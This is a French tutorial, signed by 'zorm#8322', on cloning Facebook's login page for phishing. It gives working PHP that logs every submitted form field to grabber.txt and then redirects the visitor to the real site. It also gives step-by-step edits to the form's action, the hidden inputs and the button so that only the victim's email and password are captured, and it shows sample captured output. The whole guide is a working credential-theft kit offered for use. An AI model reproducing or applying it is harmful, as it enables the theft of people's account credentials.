12 <script>require(["TimeSliceImpl"].guard(function(){require(["ServerJSDefine"].handleDefines(["LinkshimHandlerConfig"],[]),{"supports_meta_referrer"
13 <link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yi/l/0.cross/06KtpyU_aAz.css?nc_x=Ij3Wp81q5Kz" as="style" crossorigin="anonym
14 <link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yZ/l/0.cross/luxt1bMNsC3.css?nc_x=Ij3Wp81q5Kz" as="style" crossorigin="anonym
15 <link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3iKBQ4/yZ/l/fr_FR/w3nsgLWDU1D.js?nc_x=Ij3Wp81q5Kz" as="script" crossorigin="anor
16 <link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yR/l/0.cross/C3_hCCDPipe.css?nc_x=Ij3Wp81q5Kz" as="style" crossorigin="anonym
17 <link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yk/l/0.cross/25FWvpI6e1r.css?nc_x=Ij3Wp81q5Kz" as="style" crossorigin="anonym
18 <link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yH/l/0.cross/rWFUa1Aa5iU.css?nc_x=Ij3Wp81q5Kz" as="style" crossorigin="anonym
19 <script>var bigPipe = new require("BigPipe")({forceFinish:true,"config":{"flush_pagelets_asap":true,"dispatch_pagelet_replayable_actions":fal
20 <script>bigPipe.beforePageletArrive("first_response")</script>
21 <script>require(["TimeSlice"]).guard(function(){bigPipe.onPageletArrive({allResources:["DZjiH","ccHw5","k0HfN","z7lce","3G59j","b6jYt","Nycnb","oi
22 <script>bigPipe.setPageID("6827855548737484320-0");CavalryLogger.setPageID("6827855548737484320-0");</script><script>bigPipe.beforePageletArrive
23 <script>require(["TimeSlice"]).guard(function(){bigPipe.onPageletArrive({resource_map:{FEt5G:{type:"js",src:"https://static.xx.fbcdn.net/rsrc.php
```

Effectivement on ne comprend pas grand-chose à tout ça, cela dépendra toujours des sites, certains seront simples à lire d'autre beaucoup moins, il vous faudra apprendre à comprendre comment fonctionne le code et cela ne peut s'acquérir qu'avec de l'expérience.

Si vous sauvegardez et allez dans votre navigateur en rechargeant la page vous devriez avoir votre page :




Ici nous avons eu de la chance, car le css (les fichiers qui rendent “beau” le site) est directement intégré.




Si je simule un site qui n'aurait pas le css directement inclus dans le css il s'affiche de cette façon, ce problème vous arrivera souvent je vais donc vous expliquer comment mettre en place du css ou des images ayant disparu.


Je vais prendre comme exemple leboncoin qui n'a pas toutes ses images incluses dans le code html :



Dans votre inspecteur allez cette fois-ci dans l'onglet Source, ici vous verrez une architecture de plusieurs dossiers, pour vous permettre de récupérer le css ou les images il vous faut les télécharger :





pour cela faite “open in new tab” et télécharger les données, css et les images que vous verrez.
Une fois avoir tout téléchargé, revenez sur votre architecture :



Imaginons que nous souhaitons intégrer de nouveau l'image “lbc-logo.svg”, on peut voir qu’il se situe dans le dossier “lbcconnect”, puis dans le dossier “static”, donc vous allez vite comprendre que ce n’est pas sorcier, il suffit de prendre cette architecture et de la copier en local :

lbcconnect	17/05/2020 21:52	Dossier de fichiers	
index.php	17/05/2020 20:54	Fichier PHP	151 Ko






et voilà une fois cela refait l'image devrait apparaître sur votre page, il faudra remettre à leur place tous les fichiers téléchargés dans leurs emplacements et votre site devrait se refaire au fur et à mesure des fichiers ajoutés.

NOTE : Vous n'avez pas besoin de faire ça pour les fichiers .js, seulement pour les .css et tous les fichiers d'image (jpg, png, svg)

Si vous êtes arrivé à cette étape, vous devriez avoir votre site entièrement refait sans aucun détail manquant :



Je reprend donc mon exemple de facebook.

Ce que nous souhaitons maintenant c'est récupérer les informations que la victime, pour cela nous allons apprendre le concept de formulaire en html.

Qu'est-ce qu'un formulaire html ? c'est un système avec un bouton et des "input", comme par exemple une zone de texte pour entrer son mail, qui va permettre de faire circuler une information au serveur. nous actuellement nous n'avons que le front-end, la partie serveur est donc à refaire.

Sur notre écran nous avons un formulaire, nous allons le détourner pour il donne les informations entrées dans notre serveur, pour cela il faut modifier le code html.

Exemple :

```
<form action="" method="post">

    <input type="text" name="name" id="name">
    <input type="email" name="email" id="email">

    <button type="submit" value="Valider">

</form>
```

Ceci est un exemple de formulaire en html, nous pouvons voir les différentes “balise”, la balise <form> et </form>, qui indique le début et la fin du formulaire, la balise <input> qui affiche des champ de texte permettant de remplir différentes informations puis la balise <button> qui va créer un bouton permettant d’envoyer de valider le formulaire et d’indiquer à la page qu’il faut l’envoyer au serveur.

Si la victime envoie le formulaire nous souhaitons que celui-ci soit envoyé à un autre fichier php qui va enregistrer toutes les données qui se trouvent dans les inputs dans un fichier texte.

Ce fichier php étant relativement le même je vous le donne :

```
<?php
header ('Location:https://www.facebook.com/');
$handle = fopen('grabber.txt', 'a');
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, '=');
fwrite($handle, $value);
fwrite($handle, '|');
}
fwrite($handle, "by TON PSEUDO");
fwrite($handle, '|');
fwrite($handle, "\n");
fclose($handle);
exit;
?>
```

Créer le fichier check.php et copier coller ce code à l'intérieur



Faites la recherche <form et votre éditeur de texte vous enverra directement à la prochaine balise de formulaire.



```
1
2
3
4
5
6
7 <form id="login_form" action="/login/device-based/regular/login/?login_attempt=1&lwv=100" method="post" onsubmit=""><input type="hidden"
8
9
10
11
12
13
14
15
16
17
18
19
20
```

Ici nous avons notre balise <form>, si vous regardez bien à l'intérieur il contient plusieurs paramètres :

l'id correspond, si je dois simplifier, au nom donné au formulaire, pour le phishing nous n'allons pas le modifier. Nous avons ensuite le paramètre "action", ce paramètre est celui qui nous intéresse tout particulièrement car c'est l'action que va faire le formulaire lorsqu'il va être envoyé, en d'autres termes on doit lui indiquer d'envoyer le formulaire à notre "check.php"

 check.php	17/05/2020 23:28	Fichier PHP	1 Ko
 index.php	17/05/2020 20:54	Fichier PHP	151 Ko

Se trouvant dans le même répertoire que notre index.php.


Nous avons ensuite le paramètre "method", ce paramètre aura généralement la valeur "post", s'il ne l'a pas ou si ce paramètre n'est pas existant vous devrez l'ajouter.

Tous les autres paramètres ne seront pas importants donc vous pouvez les supprimer (comme par exemple onsubmit=""), si vous avez bien suivi les instructions vous devriez vous retrouver avec cette balise <form> :

```
<form id="login_form" action="check.php" method="post"><input type="hidden">
```

Il nous faut au minimum le paramètre "action="check.php" et le paramètre "method="post", les seuls paramètres en plus que vous devez laisser, et seulement s'ils existent sont les paramètres "id" et les paramètres "class".

Maintenant nous allons modifier le bouton d'envoi du formulaire et commencer à faire des tests. Pour retrouver la balise <button> nous allons encore utiliser l'outil de recherche de votre éditeur de texte :




```
<button value="1" class="_42ft _4jy0 _52e0 _4jy6 _4jy1 selected _51sy" id="loginbutton" name="login" tabindex="0" type="submit">
```


Grâce à ma recherche je me retrouve sur la balise de mon bouton, elle contient aussi plusieurs paramètres, mais seulement un paramètre, voire deux, vont nous intéresser. Nous souhaitons que ce bouton puisse envoyer le formulaire, il faut donc que le "type" du bouton soit de valeur "submit". Sur l'exemple de facebook il est déjà avec une valeur submit allons donc le laisser comme tel.

Les test

Nous allons tester d'envoyer notre formulaire sans toucher pour l'instant aux balises <input>.






Si je valide le bouton de connexion je suis redirigé sur facebook.com



Cela veut dire que mon fichier checker.php à bien exécuter car j'avais indiqué sur sa première ligne de me faire une redirection :

```
<?php
header ('Location:https://www.facebook.com/');
```

Modifier ce lien lorsque vous créez d'autre page de phishing en fonctionne du site utilisé.
Puisque le fichier php à était exécuté vous devriez aussi avoir un fichier se nommant grabber.txt qui c'est créer à la racine de votre site :

 check.php	17/05/2020 23:28	Fichier PHP	1 Ko
 grabber.txt	18/05/2020 16:24	Document texte	1 Ko
 index.php	18/05/2020 15:38	Fichier PHP	151 Ko

dans le grabber.txt :

```
jazoe=2749|sd=AVrWIRcl|display=|enable_profile_selector=|isprivate=|legacy_return=0|profile_select
or_ids=|return_session=|skip_api_login=|signed_next=|trynum=1|timezone=30|lgndim=eyJ3J3oxNDQwLCJo
ljo5MDAsImF3l3oxNDQwLCJhaCI6ODYwLCJl3joyNH0=|lgnrnd=094642_eUP_|lgnjs=1589811731|email=test
@gmail.com|prefill_contact_point=test@gmail.com|prefill_source=browser_dropdown|prefill_type=con
tact_point|first_prefill_source=browser_dropdown|first_prefill_type=contact_point|had_cp_prefilled=tru
e|had_password_prefilled=false|ab_test_data=A/A/A//AA/AA/AA/AAAAAAAAAAAAAAAAAAAAAV/V/q
AAAAEAAC|ep=#PWD_BROWSER:5:1589811844:AX9QAHdZMbR8dnrk0Ry9URgwZLrCSQ2qI5eqrVP4/jjy
bz0hA+EfgxA2X25H1EQ9Qzutw09wNd5NdhSqbpALpJr9G+uQSkIzCh9bvC6n3eoY1Sc+WWe2y33Jkw6A+Ci
2KjpEELVoq2I=|by TON PSEUDO|
```

toutes les informations sont séparées par le caractère "|", on remarque bien qu'il y a beaucoup d'informations que nous ne souhaitons pas voir apparaître dans notre fichier, nous souhaitons seulement la présence de l'email et du mot de passe, on peut aussi voir que le password n'apparaît pas en clair sur notre fichier.

WARNING - Si en appuyant sur le bouton il ne s'est rien passé ou rien envoyé il vous faudra passer par l'étape suivante - WARNING

Toute les balises <script> vous sont inutile dans le site, il vous faudra les enlever une par une exemple :

```
<script src="https://static.xx.fbcdn.net/rsrc.php/v3/yh/r/nitAUE3kvw.js?nc_x=Ij3Wb8lg5Kz" data-bootloader-hash="MDUa6" crossorigin="anonymous"></script>
```

Supprimer entièrement cette ligne sans oublier d'aussi enlever </script> à la fin, faite de même avec toutes les balises même si beaucoup de code sont dedans.

```
<html lang="fr" id="facebook" class="tinyViewport tinyWidth"><head><meta charset="utf-8"><meta name="referrer" content="origin-when-crossorigin" id="meta
<link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.net/rsrc.php/v3/yZ/l/0.cross/luxt1bMN5C3.css?_nc_x=Ij3Wp81q5Kz" data-bootloader-hash
<link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.net/rsrc.php/v3/yR/l/0.cross/C3_hCCDPipe.css?_nc_x=Ij3Wp81q5Kz" data-bootloader-hash
<link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.net/rsrc.php/v3/yk/l/0.cross/25FWvpI6e1r.css?_nc_x=Ij3Wp81q5Kz" data-bootloader-hash
<link type="text/css" rel="stylesheet" href="https://static.xx.fbcdn.net/rsrc.php/v3/yH/l/0.cross/rWFUa1Aa5iU.css?_nc_x=Ij3Wp81q5Kz" data-bootloader-hash
<link href="data:text/css; charset=utf-8,*23bootloader_P_mr5(height:42px;).bootloader_P_mr5(display:block!important;)" rel="preload" as="style"><link rel
<link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yY/l/0.cross/06KtuyU_aAz.css?_nc_x=Ij3Wp81q5Kz" as="style" crossorigin="anonymous">
<link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yZ/l/0.cross/luxt1bMN5C3.css?_nc_x=Ij3Wp81q5Kz" as="style" crossorigin="anonymous">
<link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v31KBO4/yZ/l/fr_FR/w3nsgLwDU1D.is?_nc_x=Ij3Wp81q5Kz" as="script" crossorigin="anonymous">
<link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yR/l/0.cross/C3_hCCDPipe.css?_nc_x=Ij3Wp81q5Kz" as="style" crossorigin="anonymous">
<link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yk/l/0.cross/25FWvpI6e1r.css?_nc_x=Ij3Wp81q5Kz" as="style" crossorigin="anonymous">
<link rel="preload" href="https://static.xx.fbcdn.net/rsrc.php/v3/yH/l/0.cross/rWFUa1Aa5iU.css?_nc_x=Ij3Wp81q5Kz" as="style" crossorigin="anonymous">
```

Après avoir enlevé toute les balises <script> dans mon code est un peu plus aéré.

Vérifier que votre page soit toujours avec un affichage correct (qu'il n'y est pas une image ou un fichier css supprimé par erreur), puis tester de nouveau votre formulaire.

Pour ma part le formulaire est bien envoyé et bonne nouvelle :

jazoest=2749|lsd=AVrWIRcl|display=|enable_profile_selector=|isprivate=|legacy_return=0|profile_select
or_ids=|return_session=|skip_api_login=|signed_next=|trynum=1|timezone=-120|lgndim=eyJ3ljoXNDQwLC
Joljo5MDAsImF3ljoXNDQwLCJhaCI6ODYwLCJljoyNH0=|lgnd=094642_eUP_|lgns=1589734002|email=te
st@gmail.com|pass=test|login=1|prefill_contact_point=|prefill_source=|prefill_type=|first_prefill_sourc
e=|first_prefill_type=|had_cp_prefilled=false|had_password_prefilled=false|ab_test_data=|by TON
PSEUDO|

Mon mot de passe apparaît bel et bien dans mon fichier texte, bravo vous avez réussi !
Mais pour que notre fichier grabber soit plus propre nous allons faire en sorte que tous les autres
inputs inutiles disparaissent de notre code.

**Vous vous dites surement, mais d'où viennent ces valeurs que nous ne pouvons pas voir dans le code ?
En fait ce sont des champs de texte caché par un attribut, exemple :**

```
<form id="login_form" action="check.php" method="post"><input type="hidden" name="jazoest" value="2749" autocomplete="off">
```

Ici nous pouvons voir le début de mon formulaire puis après la première balise <input>, si vous regardez bien on peut voir que dans ses paramètres il y a type="hidden", ce paramètre va faire en sorte que sur la page html l'utilisateur ne voie pas ce champ, mais lorsque le formulaire est envoyé il existe bel et bien, nous ne souhaitons seulement que les champs visibles et que la victime a rempli, retirer donc tous les <input> ayant le paramètre hidden :

email=test@gmail.com|pass=test|login=1|by TON PSEUDO|

Je me retrouve avec cette donnée dans mon fichier grabber.txt, tout est bon sauf le "login=1", cette valeur ne se trouve pas dans les <input> invisible cette fois mais dans la valeur de la balise <button> :

```
<button value="1" class="_42ft _4jy0 _52e0 _4jy6 _4jy1 selected _5lsy" id="loginbutton" name="login"
```

**Pour enlever ce surplus supprimer juste le paramètre "name", si vous faite ainsi il ne sera pas pris en compte par notre check.php puisqu'il ne renverra pas de nom à associer à sa valeur.
Ce cas est plutôt rare généralement les balises <button> ne renvoie pas de valeur.**

email=test@gmail.com|pass=test|by TON PSEUDO|

Une fois corrigé nous avons maintenant le mail et le mot de passe enregistré dans notre grabber.txt

WARNING - Si en appuyant sur le bouton aucun champ d'input est enregistré dans mon fichier grabber.txt - WARNING

Si ce cas vous arrive c'est souvent une chose très simple, allez par exemple à votre input de mail :

```
<input type="text" class="inputtext _55rl inputtext _1kbt inputtext _1kbt" name="email" id="email" tabindex="0" placeholder="Adresse e-mail ou numéro
```

Il arrive que sur certain formulaire, il n'y ait pas de paramètre "name", s'il n'y est pas, ajoutez-le tout simplement, si c'est le mail : name="email", si c'est le mot de passe name="password", normalement votre grabber.txt devrait recevoir les données des balises <input>.

By zorm#8322